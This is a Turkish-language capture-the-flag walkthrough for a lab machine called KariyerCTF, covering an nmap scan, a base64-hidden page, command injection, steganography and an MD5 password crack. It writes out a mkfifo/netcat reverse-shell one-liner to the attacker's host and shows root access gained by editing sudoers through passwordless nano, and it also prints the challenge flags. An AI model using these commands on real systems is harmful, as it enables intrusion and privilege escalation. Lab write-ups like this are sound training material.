CTF

Nmap taraması ile ctf çözümüne başlanır. Nmap taramasında 8080 portunun açık olduğu görülür ve web sayfasına gidilir.

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.154.188 -T4 -sCV -vv
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-31 11:12 CDT
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
```

```
5987/tcp  filtered wbem-rmi       no-response
6565/tcp  filtered unknown        no-response
7201/tcp  filtered dlip           no-response
8042/tcp  filtered fs-agent       no-response
8080/tcp  open     http           syn-ack      Apache httpd 2.2.22 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: KariyerCTF
```

Ardından önümüze gelen web sayfasının kaynak kodu incelenir.

```
94 </head>
95 <body>
96
97 <div class="page">
98   <pre style="display:none;">
99   'a2FyaXllci5waHA='
100
```

Kaynak kodda şifreli bir kelime karşımıza gelir. Bu şifreli kelime çözümlenir.

✔ Found:

a2FyaXllci5waHA=:kariyer.php

Ve böylece bir tane daha sayfayla karşılaşırız. “kariyer.php” sayfasına gidilir.

Burada karşımıza pwncat ile dinleme yapıp shell alabileceğimiz bir alan geliyor.

https://www.revshells.com adresinden her hangi bir shell denenir.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.5.148 4444 >/tmp/f
```

Sayfanın başlığında “Command Injection” olduğu için hemen aklımıza shell üzerine ‘\’ eklemek gelir.

Aynı anda pwncat üzerinde de dinlemeye hazırlanılır.

“pwncat-cs -lp 4444” ile dinlenme başlatılır. Komut çalıştırıldıktan sonra artık sisteme girilir.

```
(remote) www-data@kariyernet:/var/www$ ls
flag1.txt  index.php  kariyer.php
(remote) www-data@kariyernet:/var/www$ cat flag1.txt
Flag{1lk_4d1m_t4m4m}
(remote) www-data@kariyernet:/var/www$
```

Ve ilk flag okunur.

1919.png dosyasına erişip içinde bir şey olup olmadığına bakmak için http simple server bağlantısı kurulur. Bağlantı ile resim dosyasına erişilip indirilir.

```
(remote) www-data@kariyernet:/home/kariyer1/Masaüstü$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.18.5.148 - - [31/Oct/2022 18:21:29] "GET / HTTP/1.1" 200 -
10.18.5.148 - - [31/Oct/2022 18:21:29] code 404, message File not found
10.18.5.148 - - [31/Oct/2022 18:21:29] "GET /favicon.ico HTTP/1.1" 404 -
10.18.5.148 - - [31/Oct/2022 18:21:59] "GET /1919.png HTTP/1.1" 200 -
10.18.5.148 - - [31/Oct/2022 18:22:05] "GET /1919.png HTTP/1.1" 200 -
10.18.5.148 - - [31/Oct/2022 18:22:56] "GET / HTTP/1.1" 200 -
```


```
┌──(kali㉿kali)-[~]
└─$ wget http://10.10.154.188:8000/1919.png
--2022-10-31 11:22:05--  http://10.10.154.188:8000/1919.png
Connecting to 10.10.154.188:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 535610 (523K) [image/png]
Saving to: ‘1919.png.2’

1919.png.2                  100%[=====================================>] 523.06K   465KB/s    in 1.1s

2022-10-31 11:22:06 (465 KB/s) - ‘1919.png.2’ saved [535610/535610]
```

https://www.aperisolve.com adresine resim yüklenerek incelenir. Şifreli yapı çözümlenir. Md5 formatındadır.


```
: "1fb9c14e934b825a62d15230cc0c2bd1"
'QU@DPUUP"
'@PUPADQU"
```

```
1fb9c14e934b825a62d15230cc0c2bd1:p@ssw0rd123
```


flag2.txt için kariyer1 kullanıcısına geçilmelidir. Bunun için “su kariyer1” komutu çalıştırılır. flag2.txt okunur.



“root” dizinine geçebilmek için erişimin olmadığı ile karşılaşılır. “sudo -l” yapılarak nano kullanarak şifresiz bir şekilde erişildiği anlaşılır.



“sudo nano etc/sudoers” ile sudoers dosyası düzenlenerek kariyer1 kullanıcısına root yetkisi verilir.



“root” dizinine chmod +rwx ile yetki yükseltilerek erişimi sağlanır. flag3.txt artık okunabilir.